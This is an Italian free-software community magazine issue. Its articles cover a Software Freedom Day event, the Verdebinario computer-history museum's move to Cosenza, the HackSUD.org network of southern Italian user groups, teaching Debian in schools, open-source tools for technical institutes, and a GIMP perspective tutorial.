La manifestazione è stata aperta da Alexjan Carraturo (admin fsugitalia), con una esposizione relativa all'abbandono del software proprietario, con approfondimento su cosa sia il software libero, in raffronto con le famigerate "EULA". E' stato fatto riferimento anche alle varie iniziative quali LinuxSI e LiberaSW. A seguire, Domenico Margiotta (membro fsugitalia), ha illustrato come il software libero potesse essere sfruttato nelle applicazioni che coinvolgono giornalmente gli utenti comuni, mostrando come è quanto sia facile il passaggio da tecnologie proprietarie a quelle libere. A seguire l'intervento di Francesco Crippa ( Fedora Ambassador e membro Lodi Lug), dopo una accurata presentazione delle varie distribuzioni Linux e della loro storia, ha presentato il "Fedora Project", con grande attenzione da parte del pubblico. Infine, Paolo Bernardi (membro Fsugitalia e Perugia GNU/Lug) ha parlato di Python, presentandolo come una ottima alternativa libera per i linguaggi di programmazione, generalmente proprietari, utilizzati in scuole come ITC o ITIS. Nonostante la giovane età della maggior parte del pubblico, e la varia preparazione generale, vi è stato grande interesse e partecipazione sia durante i talk che nelle pause, porgendo molte domande agli ad-

detti.

Nel pomeriggio, in un incontro con un pubblico ristretto, è stato possibile mostrare ai tecnici e ai professori delle scuole, la parte più pratica del passaggio al software libero, con numerose discussioni, talune anche accese, sulle criticità che essi avevano incontrato in passato; mentre l'adeguamento degli alunni è sempre risultato semplice, lo è stato di meno quello con i docenti, a volte restii ad accettare le novità. Quello che sicuramente è richiesto è formazione, e l'impegno da parte della comunità italiana in genere a cooperare con le scuole, per riuscire a portare al meglio il loro contributo, laddove può ancora fare la differenza. Le scuole, chiedono formazione in merito, e la comunità, a più riprese cerca di offrirne.



Maglia dell'edizione 2007 del SFD

*Alexjan Carraturo*



## Associazione Verdebinario

### Verdebinario TRASLOCA

VERDEBINARIO, associazione dedita alla realizzazione di un Museo Interattivo di Archeologia Informatica, fino ad ora ospitata dalla Università della Calabria, trasloca nella nuova sede di Cosenza



Logo ufficiale

Il 19 Dicembre del 2002, una soleggiata mattina invernale, cinque ragazzi si danno appuntamento per creare una associazione culturale chiamata Verdebinario.

Il nome è molto semplice ed è stato ispirato da due principali motivazioni:

**Verde**, per il desiderio di stravolgere e correggere il rapporto dell'uomo con la natura. Attraverso una progettualità basata sulla comunicazione culturale e ambientale, si vuole promuovere la ricerca e l'innovazione tecnologica che contribuiscono alla costruzione di una globalizzazione umana, solidale e realmente sicura.

**Binario**, come la più piccola unità di informazione ( il bit ) su un computer.

Proprio quelle macchine che rappresentano più di ogni altra l'evoluzione scientifica e tecnologica della recente storia dell'umanità.

L'attenzione è rivolta al recupero, ripristino e riuso del materiale hardware, elettrico ed elettronico obsoleto, dismesso e da rottamare che rappresenta la nuova tipologia di rifiuti generata dalla società tecnologica del nostro tempo.

Il fulcro dell'attività di VerdeBinario è la realizzazione del progetto: **Museo Interattivo di Archeologia Informatica**.

### Un po' di storia

Nel 2002 l'Associazione Culturale Verde Binario ha ideato e proposto all'Università della Calabria un progetto per la realizzazione di un **"Museo Interattivo di Archeologia Informatica"**, una esposizione permanente di computer storici. Nel museo che abbiamo in mente i visitatori potranno non solo osservare il design dei computer degli anni '70 e '80, leggere le schede con le loro caratteristiche tecniche, sfogliare i manuali originali, ma anche utilizzare i computer funzionanti, interagendo con i sistemi operativi e con gli applicativi dell'epoca. Il progetto è stato proposto proprio all'UniCal sia perché i soci dell'Associazione ne sono (o sono stati) studenti, sia perché proprio qui sono passati 30 anni di evoluzione delle tecnologie informatiche e infine perché crediamo che il museo possa essere inserito nel percorso didattico di una università che propone, tra l'altro, corsi di Laurea in Informatica e in Ingegneria Informatica.



Immagine dalla Home page dell'associazione

Parallelamente, in sei anni di attività, Verde Binario ha riscosso credito proponendo anche attività didattiche e formative finalizzate alla diffusione del software GNU/Linux e Open Source, promuovendo dibattiti e iniziative culturali e sollevando l'attenzione sul tema dei rifiuti di apparecchiature elettriche ed elettroniche (RAEE), come conseguenza delle proprie attività di **"trashware"**.

Negli anni passati abbiamo avuto il piacere di vedere eventi culturali promossi dall'UniCal come le mostre scientifiche "Oltre il Compasso" e "Semplice e Complesso", la mostra di industrial design "SEASONS" e l'esposizione del Tyrannosaurus Rex. Inoltre, da sempre esiste l'Orto Botanico che ingentilisce il campus, e in ultimo è stato creato il bel giardino geologico che ha concretamente cambiato il volto ad un piccolo pezzo dell'UniCal.

*Continua >*

Questi sono alcuni dei rari esempi concreti di progettualità didattico-culturale che ci hanno ispirato. Ed è in questo filone che si potrebbe inserire la proposta dell'Associazione Verde Binario: un'esposizione permanente, unica in Italia, che coniuga tecnologie informatiche, scienza e design. Soprattutto, vogliamo mettere in evidenza che questo progetto sarebbe una produzione dell'UniCal e non una delle tante mostre noleggiate.




Immagine dalla Home page dell'associazione

Purtroppo, nonostante il nostro progetto sia stato formalmente accolto dall'UniCal e sia stato trovato uno spazio per un futuro allestimento, negli ultimi anni l'Amministrazione Universitaria ha posto in essere alcuni ostacoli che ci fanno dubitare della concreta volontà di realizzare il progetto. In particolare, di fronte all'esigenza del Dipartimento di Scienze della Terra di ritornare in possesso dei locali in cui siamo stati gentilmente ospitati, l'amministrazione dell'UniCal non è stata in grado, in più di un anno, di trovare uno spazio adeguato nel quale trasferire i materiali e tutte le attività connesse al progetto. L'unica proposta che abbiamo ricevuto dall'UniCal riguardava il mero stoccaggio dei materiali e l'interruzione dei lavori fino a data da destinarsi. Una proposta del tutto illogica se si pensa che una progettualità seria come quella che intendiamo portare avanti ha bisogno di uno spazio adeguato e, soprattutto, continuità nei lavori di reperimento, catalogazione, documentazione, restauro e ripristino dei calcolatori storici. Più volte è stato chiesto un incontro formale con il Rettore e con il Direttore Amministrativo per discutere del prosieguo delle attività nell'ottica della partecipazione attiva ma queste richieste sono state sempre disattese.

I soci dell'Associazione che attualmente lavorano al progetto, di fronte alla prospettiva di vedere tutti i propri sforzi vanificati dall'impossibilità di proseguire i lavori, hanno deciso di "alleviare" l'UniCal dal problema logistico sollevato dal dipartimento di Scienze della Terra, affittando a proprio carico uno stabile idoneo a contenere i materiali e ad ospitare tutte le attività. Certo non ci sfugge che l'UniCal dispone di migliaia di metri quadri di spazio, parte dei quali sono inutilizzati o sottoutilizzati.

Ora che il "problema" logistico è risolto (a nostre spe-

se!) ci aspettiamo che l'UniCal supporti questo progetto con atti concreti, valorizzando una esperienza così particolare proposta dagli studenti.



Immagine dalla Home page dell'associazione

## La nuova sede di Verdebinario

**Dal 1 Agosto 2008** Verdebinario ha cambiato sede, si trova in **via Vittorio Accattatis n. 4 piano 1° seminterrato (sopra all'asilo "baby world") - 87100 Cosenza**

### Come raggiungerci in autobus:

dall'Università, Quattromiglia, Castiglione e Comenda: linea Università-Città 2000

da Cosenza: linea 19, 20 e Circolare Andreotta, fermata di Via degli Stadi; linea 26, fermata Serra Spiga o via Accattatis

Le riunioni/retrometings si svolgeranno come al solito ogni mercoledì a partire dalle 18:30

Venerdì 10 Ottobre 2008 si è tenuta l'inaugurazione ufficiale della nuova sede dell'Associazione.

La cerimonia inaugurale è iniziata con la presentazione dell'associazione, della nuova sede e del progetto "Museo Interattivo di Archeologia Informatica".

A seguire è stato effettuato il cavo del cavo ide in sostituzione del classico taglio del nastro utilizzato in molte inaugurazioni.

La serata si è conclusa con l'aperitivo contornato da musica, partite su condole vintage e una breve visita guidata dell'esposizione.

# HACKSUD.ORG

**The Southern Hackregator**

HackSUD.org nasce come progetto per fornire una piattaforma di incontro e scambio per tutte le associazioni e laboratori di ricerca tecnologica del Sud Italia che operano principalmente nel settore delle tecnologie libere, e che spesso, nella vita quotidiana, si impegnano nella promozione del FLOSS (Free Libre Open Source Software) mediante l'organizzazione di vari eventi, sia a livello internazionale, nazionale che locale: Software Freedom Day, Open Document Day, Linux Day, altri workshop e manifestazioni specifiche, oppure realizzando nuovi progetti informatici allo scopo di informare più persone possibile e far conoscere loro le potenzialità che il Software Libero può offrire.

Attraverso HackSUD.org si vuole raccogliere una serie di notizie provenienti dalle varie associazioni che intendono partecipare al progetto, pubblicando direttamente su un unico portale, attraverso un sistema di aggregazione di feed RSS e notizie pubblicate direttamente dai diversi responsabili di ciascuna associazione, le informazioni di rilievo riguardanti le attività che vengono svolte in diverse località del Meridione. Così facendo, chi vorrà reperire aggiornamenti generali sul FLOSS e sulle iniziative che si portano avanti, consulterà un unico portale per avere una visione globale sullo stato del FLOSS nel Sud Italia.

Partecipare ad HackSUD.org è semplice, il progetto è aperto a tutti i gruppi operanti nel Sud Italia ispirati dallo spirito Hacker, che credono fermamente nelle ideologie Free Software per garantire una maggiore libertà digitale. Non è necessario essere informatici per sentirsi parte di HackSUD.org.

Attualmente, HackSUD.org accoglie LUG e HackLab calabresi, ma presto, si spera di poter riunire associazioni di tutte le altre regioni meridionali: Abruzzo, Molise, Puglia, Campania, Basilicata, Sicilia e Sardegna al fine di allargare la rete di conoscenza e migliorare la collaborazione tra loro attraverso opportuni strumenti e canali di comunicazione come forum di discussione, IRC, mailing list, reti alternative Netsukuku, MAN Wireless e tutto quanto la mente creativa degli Hacker saprà concepire.

Un primo "esperimento" di collaborazione collettiva a più associazioni è stato condotto proprio in Calabria, dove, attraverso mailing list e forum di discussione, si è potuta realizzare una rete organizzativa a livello regionale per la riuscita del Linux Day 2008: organizzando l'evento dove non si credeva possibile, condividendo materiale informativo, idee e persone offrendo un programma di argomentazioni comune a quelle associazioni che non avendo un livello d'esperien-

za e di informazioni tale da consentire loro, in tempi brevi, di organizzare un simile evento, non avrebbero – probabilmente – mai potuto organizzarlo.

In futuro si spera di andare oltre, di allargare ulteriormente questa rete di collaborazione e sviluppare in tempi sempre più brevi eventi sempre più importanti. Condividere un progetto e vederlo realizzato in larga scala da tutta la rete, conoscere nuove persone, confrontarsi con altre realtà, con altre esperienze, riproporle in altre zone e avviare nuovi progetti.

I canali di comunicazione ci sono e sono aperti a tutti, chiunque leggesse questo articolo e fosse interessato ad allargare la rete HackSUD.org, può trovarci su <http://www.hacksud.org/forum>. Vi aspettiamo in tanti! Buon Linux Day 2008.

**<http://www.hacksud.org>**



Logo ufficiale

*Giuseppe - M4573R85 - Leone*



## Linux a Scuola

A scuola di DEBIAN

Il fatto - È possibile coniugare la formazione cosiddetta umanistica e classica propria di un Liceo-Ginnasio con l'esercizio di apprendimento e l'uso del software libero ?

Oltre che una questione interessante di per sé, nel Liceo Classico "Alessi di Turi" di Trebisacce (CS) è un obiettivo perseguito ormai da tre anni in forma oggettiva e sperimentata, intendendo sottolineare che la novità dell'operazione è nell'introduzione della educazione al software libero, alle sue problematiche ed alla sua storia come disciplina curricolare di studio.

Com'è cominciato tutto? - Ci si era da tempo accorti che il web non solo aveva cambiato le forme della distribuzione, di acquisizione e di condivisione della conoscenza, ma comportava una necessaria riflessione sulle nuove forme di sviluppo del lessico e degli stili del linguaggio. L'apertura ai cosiddetti nuovi linguaggi ci condusse sette anni addietro alla introduzione curricolare di due ore di insegnamento di Scrittura Creativa coordinate da docenti innovativi e volenterosi. Eppure in questo iniziale primo intervento la grossa lacuna era data dall'assunzione non solo della macchina-calcolatore, ma anche dei processi di produzione e distribuzione del software ad essa necessari, come tematiche neutre, confidate alle bianche intelligenze supposte a presiedere la configurazione dei nostri costosissimi computer.

È stata l'ovvia curiosità a meglio sondare il mondo della produzione dei nuovi strumenti di conoscenza e l'assidua frequentazione di amici più avveduti al riguardo che mi hanno condotto infine a conoscere il mondo del software libero.

Tralascio qui di indicare il tutto del "che cosa è stato", dicendo semplicemente che per me è stata una esperienza illuminante e gravida di senso; voglio invece subito dire altro, che la mia proposta di modifica di parte delle ore curricolari proprie della Scrittura Creativa in favore dell'approfondimento delle tematiche del software libero ha trovato il pieno sostegno del Dirigente scolastico. Il che è detto al fine di rispondere alla domanda: come è possibile nel tema del software libero il passaggio dalla sua valutazione alla istituzionalizzazione delle sue tematiche e dei suoi obiettivi? Ecco: curiosità tenace, sperimentazione, fiducia e coraggio della dirigenza nell'innovazione.

Scelte classiche - Pure, a ben vedere, queste sin qui raccontate sono solo le premesse che conducono al fatto assodato che ogni giovedì alla quarta ora gli studenti della VB del Ginnasio sono impegnati con il terminale ad approfondire la conoscenza del file-system della Debian Etch su cui sono chiamati a misurare le loro competenze.

Più propriamente al fondo del nostro progetto c'è

l'oggettiva rilevanza del software libero, l'immenso valore sociale della dimensione collaborativa dalla quale risulta, la profondità etica dei valori che generalmente lo sostengono e l'intelligenza sperimentale che lo struttura: questi ritengo i fattori da considerare per motivare la risposta affermativa alla domanda che inizialmente era stata proposta.

Dietro il display, un volto! - Un rilievo frutto di esperienza: il linguaggio e le modalità d'uso del software dei computer sono strutturati in forme altamente complesse; nell'uso della macchina-calcolatore l'utenza è agevolata solo sino ad un certo punto dalla facilità del click sull'icona, nel mentre l'obbligatorietà e la serialità delle procedure previste dai programmi risultano ai più demotivanti.

Logo debian



Si è creduto in passato che il rifiuto della macchina e la demotivazione fossero proprie di intelligenze anziane e consunte. Io osservo che al di là del piacere della messaggistica e del vario multimedia, i giovani non sono affatto naturalmente bendisposti alla conoscenza approfondita del complesso "mondo dei computer"; allo stato attuale è di gran lunga preferibile il per ora ristretto campo delle funzionalità del telefono portatile.

Considero, però, che l'uso di software proprietario e chiuso è altamente frustrante proprio in ragione della sua impenetrabilità, laddove invece l'educazione alla condivisione dei sorgenti e alla perfettibilità del codice dei programmi dispone di gran lunga meglio ad un uso attivo e consapevole del software il giovane che abbia intenzione di occuparsene.

Al riguardo, ci piace ricordare non solo le "idee", ma anche la tecnologia e il software camminano sulle gambe degli uomini, e mostrare agli studenti che ogni programma che compone il sistema che sta usando ha un "volto", ha cioè implicito il senso del dono, del piacere del lavoro e della collaborazione delle persone che lo hanno prodotto;

*Continua*



che i maintainers delle applicazioni sono raggiungibili qualora si riscontrassero incongruenze o cattive funzionalità del programma, ma anche che nel loro space essi ambiscono a condividere bisogni e desideri comuni all'utente del calcolatore.

Cosa facciamo? - Il Progetto impegna gli studenti del biennio per un'ora alla settimana, con un totale di circa 30 lezioni. Ridimensionare partizioni ntfs, formattare un hard disk, scegliere quale sistema operativo installare e ricreare da zero la propria macchina, sono esperienze di duro lavoro da riga di comando che riservano la grossa soddisfazione di sentirsi per una volta protagonisti del rapporto uomo-macchina, e non semplici fruitori. Il nostro corso è introdotto da una lunga discussione sul Software Libero, il Contratto Sociale Debian, la licenza GPL, i brevetti e le altre licenze libere; consideriamo la biografia dei grandi uomini del software libero come Richard Stallman e Linus Torvalds, che hanno prenotato un posto in prima fila nella Storia.

Insegniamo come avere informazioni essenziali sull'attività della Free Software Foundation, come cercare riferimenti sulla diffusione e l'uso di Linux nel mondo. Consideriamo poi la differenza fra kernel e distribuzioni e presentiamo la Debian GNU/Linux. A queste prime fasi segue la installazione di Linux sulla propria macchina in modalità non grafica.

Obiettivi - Conoscere il processo di boot del computer e comprendere la logica di utilizzo di un bootloader. Leggere i messaggi di boot del kernel. Muovere i primi passi fra linea di comando e modalità grafica. Descrivere la funzione di una shell ed imparare ad usare i comandi base per visualizzare gli utenti collegati e le loro attribuzioni specifiche. Usare apt-get per installare nuovo software. Gestire interfacce grafiche differenti (Gnome e Fluxbox). Usare samba e smbclient per collegarsi ad un computer Windows.

Foto del laboratorio della scuola



# Open Source e Istituti Tecnici Industriali

## La Scuola e il Free Software

Sebbene esistano ovvie ragioni di carattere etico-filosofico per cui la maggior parte degli utenti informatici debba preferire "Software Libero - Open Source" invece che Software Proprietario, è anche vero che esistono casi più concreti e specifici in cui ci si rende conto di quanto sia importante scegliere unicamente Software Libero. Il caso di cui parlo riguarda proprio le Scuole e le Pubbliche Amministrazioni.

Le libertà che il "Software Libero" garantisce, che si basano principalmente sull'accesso alle informazioni e sulla collaborazione reciproca tra individui al fine di migliorare un progetto e condividere il risultato con il resto della comunità, si possono porre in stretta relazione in ambito scolastico.

L'introduzione del "Software Libero" all'interno di Istituti Scolastici comporta importanti ed evidenti benefici, tra i quali il risparmio economico e la possibilità di colmare il divario tecnologico - anche chiamato "Digital Divide" - ovvero, l'impossibilità di accedere alle nuove tecnologie informatiche e di comunicazione, fenomeno che oggi colpisce diverse popolazioni del mondo creando molti disagi.

Il risparmio economico è caratterizzato dal fatto che fondamentalmente tutti i programmi per computer etichettati come "Software Libero" sono gratuiti, non hanno un costo; inoltre, possono essere utilizzati, copiati e ridistribuiti liberamente, senza alcuna limitazione e, cosa importante, restando nella legalità. Per gli studenti ciò è veramente importante.

Pensando a quanti computer affollano - oggi - il sistema didattico italiano, l'idea di scegliere Software Libero invece di Software Proprietario consentirebbe di raggiungere un importante risparmio, in termini di soldi, consentendo lo sviluppo di altre attività didattiche.

Un esempio pratico e abbastanza recente riguardo il notevole risparmio economico raggiunto grazie all'adozione di Software Libero, all'interno di Istituti Scolastici e Pubbliche Amministrazioni, lo si può ricercare presso tutte le scuole di lingua italiana della provincia di Bolzano in cui si è deciso di migrare completamente da software proprietario a software libero. Il lavoro consisteva nel rifornire ogni computer di un sistema operativo e di una suite per l'ufficio, in precedenza rappresentati - rispettivamente - da Microsoft Windows e Microsoft Office, per passare a Ubuntu e OpenOffice.org.

Questo processo di migrazione a Software Libero ha comportato un risparmio economico di circa 240.000 € annui, senza rinunciare a niente.

Altre operazioni di rilevante importanza di migrazione da Software Proprietario al Software Libero sono state eseguite presso altri uffici amministrativi della provincia di Bolzano raggiungendo ottimi traguardi in

termini di risparmio economico. Il risultato più significativo si è raggiunto tramite un'operazione che ha interessato i 4.500 computer della provincia, una migrazione da Microsoft Office ad OpenOffice.org - sostituzione della suite d'ufficio - che ha ottenuto un risparmio complessivo di oltre 1.000.000 € l'anno.

Di questa vicenda ha parlato anche la trasmissione "Report di Rai Tre"; su YouTube è presente il servizio originale, raggiungibile a questo link: <http://it.youtube.com/watch?v=ITzX7zRgOkA>

Generalmente lo scopo principale di una scuola valida consiste nel formare gli studenti attraverso un opportuno percorso didattico che consenta loro, al termine della carriera scolastica, di raggiungere uno stile di vita che possa portare beneficio all'intera società. In un certo senso, allo stesso modo di come si portano avanti tematiche riguardanti il problema dell'inquinamento globale (attraverso campagne a favore della raccolta differenziata), del risparmio energetico oppure dell'uso di energie alternative per un mondo più pulito, si dovrebbe portare avanti anche una campagna a favore dell'utilizzo di Software Libero, cosicché gli studenti anche dopo aver terminato i propri studi possano continuare ad utilizzarlo. In questo modo la società inizierà ad abituarsi all'idea che è meglio utilizzare Software Libero ed avere pieno controllo sui propri computer anziché subire il software proprietario imposto dalle multinazionali che spesso, limitano l'accesso all'informazione e quindi al sapere, tentando in ogni modo di controllarci e violare la nostra privacy.

La promozione di "Software Libero" acquista un'ulteriore importanza in quegli Istituti che hanno come materia principale lo studio del funzionamento di un programma informatico, di un computer e di componenti elettrici. Parliamo ovviamente di Scuole Tecniche. La maggior parte degli studenti che frequentano questo tipo di Istituti sono spesso a contatto - giornalmente - con Software specifico per il corretto apprendimento di diversi argomenti tecnici, come ad esempio: linguaggi di programmazione, ambienti di sviluppo e software per la progettazione e simulazione di circuiti elettrici. Tra gli studenti, ci saranno alcuni ragazzi che saranno curiosi di conoscere ogni aspetto che riguarda il funzionamento di un computer e di un software, vorranno conoscere tutto ciò che c'è da sapere.

Gli anni scolastici rappresentano il periodo perfetto - per tutti gli studenti che intendono approcciarsi all'informatica - per diventare programmatori veramente bravi,

*Continua >*

poiché per imparare a scrivere programmi efficienti, gli studenti dovranno poter leggere e scrivere codice sorgente in grande quantità; ciò si raggiunge analizzando il funzionamento di programmi reali, concreti, e sarà necessario poter scorgere codice sorgente dei programmi che usano.

Con il software proprietario tutto questo non è possibile, la conoscenza viene vietata.

Lo scopo principale di questo articolo, oltre che a fornire informazioni generali sull'importanza dell'utilizzo di Software Libero all'interno di istituti scolastici e ai benefici che esso comporta, vuole far luce sui programmi "Software Libero" alternativi a quelli proprietari che sono spesso utilizzati nelle scuole tecniche. Le materie che verranno discusse sono quattro: Informatica, Elettronica, Sistemi e Matematica.

## Software Open Source per l'Informatica



### Eclipse

**<http://www.eclipse.org>**

Eclipse è una tra le piattaforme di sviluppo Open Source più utilizzate e conosciute nell'ambito per lo sviluppo di Software. Il progetto è principalmente basato su un Framework scritto in Java, estendibile da diversi Plugin che possono offrire supporto a ulteriori tecnologie e/o linguaggi di programmazione, come ad esempio: Java, C / C++, PHP, XML e altro ancora. Un ulteriore progetto Open Source, definito come il diretto concorrente di Eclipse è NetBeans (<http://www.netbeans.org>), scelto proprio da Sun Microsystems come IDE ufficiale per Java.



### Free Pascal

**<http://www.freepascal.org>**

Free Pascal è un compilatore Pascal professionale a 32 e 64 bit, interamente a codice sorgente aperto, Open Source. Supporta diversi tipi di processori, quali: Intel x86, Amd64/x86\_64, PowerPC, PowerPC64, Sparc, ARM ed è disponibile per diversi sistemi operativi: Linux, FreeBSD, Mac OS X/Darwin, Mac OS classic, DOS, Win32, Win64, WinCE, OS/2, Netware (libc and classic) and MorphOS. La sintassi del linguaggio è compatibile con quella di Turbo Pascal 7.0. Allo stesso tempo è compatibile con le diverse versioni di Delphi.



### Lazarus


**<http://lazarus.freepascal.org>**

Lazarus è un Ambiente di Sviluppo Integrato basato principalmente sul compilatore a codice aperto Free Pascal. Il progetto offre un'interfaccia grafica, completa, per programmare software in Pascal Delphi, però con più funzioni, ad esempio per rendere le proprie applicazioni multi-piattaforma.

### Gambas

**<http://gambas.sourceforge.net>**

Gambas è un Ambiente di Sviluppo libero, Open Source, creato per lo sviluppo di applicazioni \*nix basato sul linguaggio BASIC con estensione ad Oggetti. Si presenta come ottima alternativa a Microsoft ® Visual Basic ® e certamente non come clone.



### Code::Blocks

**<http://www.codeblocks.org>**

Code::Blocks è un IDE completamente libero, Open Source e multiplatforma, scritto interamente in C++ sfruttando le wxWidgets. Principalmente orientato allo sviluppo di progetti C/C++, può comunque essere esteso - tramite il suo sistema di Plugin - per sviluppare ulteriori applicazioni, non necessariamente scritte in C o C++. Inoltre, questo ambiente di sviluppo supporta diversi tipi di compilatori.



### Screem

**<http://www.screem.org>**

Screem è un ambiente di sviluppo testuale per documenti web. La sua caratteristica principale consiste nell'aumentare la produttività di chi scrive codice, fornendo una maggiore accessibilità ai comandi spesso utilizzati per la creazione di documenti web. Screem, sviluppato con le librerie grafiche per GNOME, può comunque essere utilizzato su altri ambienti grafici avendo installato le librerie grafiche opportune.

*Continua >*






### Bluefish

<http://bluefish.openoffice.nl>

Bluefish è un editor mirato principalmente verso programmatori e webdesigner, con molte opzioni a disposizione per scrivere siti web, scripts e codice di programmazione. Questo editor supporta tanti linguaggi di programmazione e di markup, ed è specializzato per lo sviluppo di siti web dinamici.

## Elettronica e Sistemi




### tkGate

<http://www.tkgate.orgtk>

Gate è un editor grafico per la simulazione ad eventi di circuiti digitali. Il programma supporta una grande varietà di circuiti elementari come anche una serie di circuiti che possono essere definiti dall'utente stesso. Il programma presenta già una serie di esempi e di tutorial pratici molto utili per un corretto apprendimento del funzionamento del programma e dell'elettronica digitale stessa.

## Matematica



### Octave

<http://www.gnu.org/software/octave/GNU>

Octave è un software per l'analisi numerica che fornisce un linguaggio di alto livello e un interprete per la soluzione numerica di problemi di algebra lineare e analisi matematica. Sebbene Octave non sia completamente compatibile con MatLab, rappresenta comunque una buona alternativa.

## Per la gestione dei Laboratori

### iTALC

<http://italc.sourceforge.net>

iTALC è un ottimo strumento per la gestione delle attività in laboratori informatici, in cui il docente ha la necessità di mantenere il controllo su tutti i computer e assistere dove necessario lo studente in difficoltà, il tutto tramite rete, e condurre in modo efficiente le lezioni di laboratorio informatico. iTALC supporta anche reti costituite da computer con diversi sistemi operativi: Linux e Windows.



## In Ufficio



### OpenOffice.org

<http://www.openoffice.org>

OpenOffice.org è una completa suite per l'ufficio - multiplatforma - corredata da diversi software per la gestione di documenti elettronici di diverse tipologie; può essere classificata come Software di Produttività Personale, ovvero, quelle applicazioni che consentono agli utenti di creare documenti di testo, fogli di calcolo, presentazioni o grafici. Allo stato attuale, l'ultima versione di questa suite comprende i seguenti programmi: Writer (per la videoscrittura), Calc (fogli di calcolo), Draw (grafica vettoriale), Impress (creazioni di presentazioni), Math (editor per formule matematiche), Base (gestione basi di dati). Il formato in cui sono salvati i vari documenti creati con OpenOffice.org è Open Document Format (ODF), rappresenta uno standard aperto ed un'alternativa ai vari formati proprietari, concedendo la libertà a chiunque di accedere alle specifiche del formato e implementare lo stesso standard (ODF) - senza restrizioni di alcun genere - per salvare i propri documenti.

### Conclusioni

Un ulteriore importante progetto che merita certamente di essere considerato è ITIX (<http://www.itix.it>): una distribuzione GNU/Linux basata su KNOPPIX - nata nel 2003 - che raccoglie una serie di software - alternativi alle soluzioni proprietarie - utili per le attività di laboratorio condotte negli Istituti Tecnici Industriali.

Maggiori informazioni sull'argomento "Free Software e Scuola" sono reperibili sul sito ufficiale GNU.org (<http://www.gnu.org/philosophy/schools.html>).

Buono studio! Be Free ...



Giuseppe - M4573R85 - Leone



## Giocare con la prospettiva in GIMP


Il nostro consueto tutorial sul mondo della grafica

Molte volte le foto che si hanno a disposizione, anche se belle, risultano piatte e fredde, e sembra non trasmettano quelle sensazioni che noi vi associamo. Con Gimp è possibile applicare a una foto tali effetti e dettagli che sembra quasi si 'trasformi', rendendola quasi animata.


Nel corso di questo articolo si spiegheranno i passi per dare spessore al soggetto attraverso l'utilizzo della prospettiva, in un effetto che fa sembrare che si distacchi dal fondo in modo da farne risaltare l'oggetto desiderato.

Il segreto per ottenere un buon risultato è scegliere una buona immagine, ad alta risoluzione con una buona prospettiva e uno sfondo nitido, con contorni ben delineati.


Aprire un'immagine con sfondo bianco delle stesse dimensioni di quella scelta, riempitela con un colore diverso dal bianco e dal nero, meglio se con un gradiente. Inserite l'immagine scelta come livello da File | Apri come livelli... e aggiungere un ulteriore livello trasparente, per inserire successivamente la cornice. La disposizione a livelli permette di poter lavorare su ciascuno in tutta libertà, senza essere bloccati da un'immagine di sfondo che, di solito, è difficile da gestire.



Nell'ultimo livello creato, quello trasparente, tramite lo strumento Selezione rettangolare, disegnare una cornice più grande del soggetto principale dell'immagine. Con lo strumento Riempimento di colore, riempire la selezione con il bianco. Successivamente dal menù Selezione | Riduci... ridurre la selezione di 25 pixel; questa misura dipende dalla grandezza totale della foto, potrebbe essere necessario fare più di una prova prima di ottenere un risultato ottimale. Il passo successivo è digitare la combinazione di tasti Ctrl+X e il gioco è fatto, si vedrà nell'ultimo layer una cornice bianca intorno al soggetto della foto.



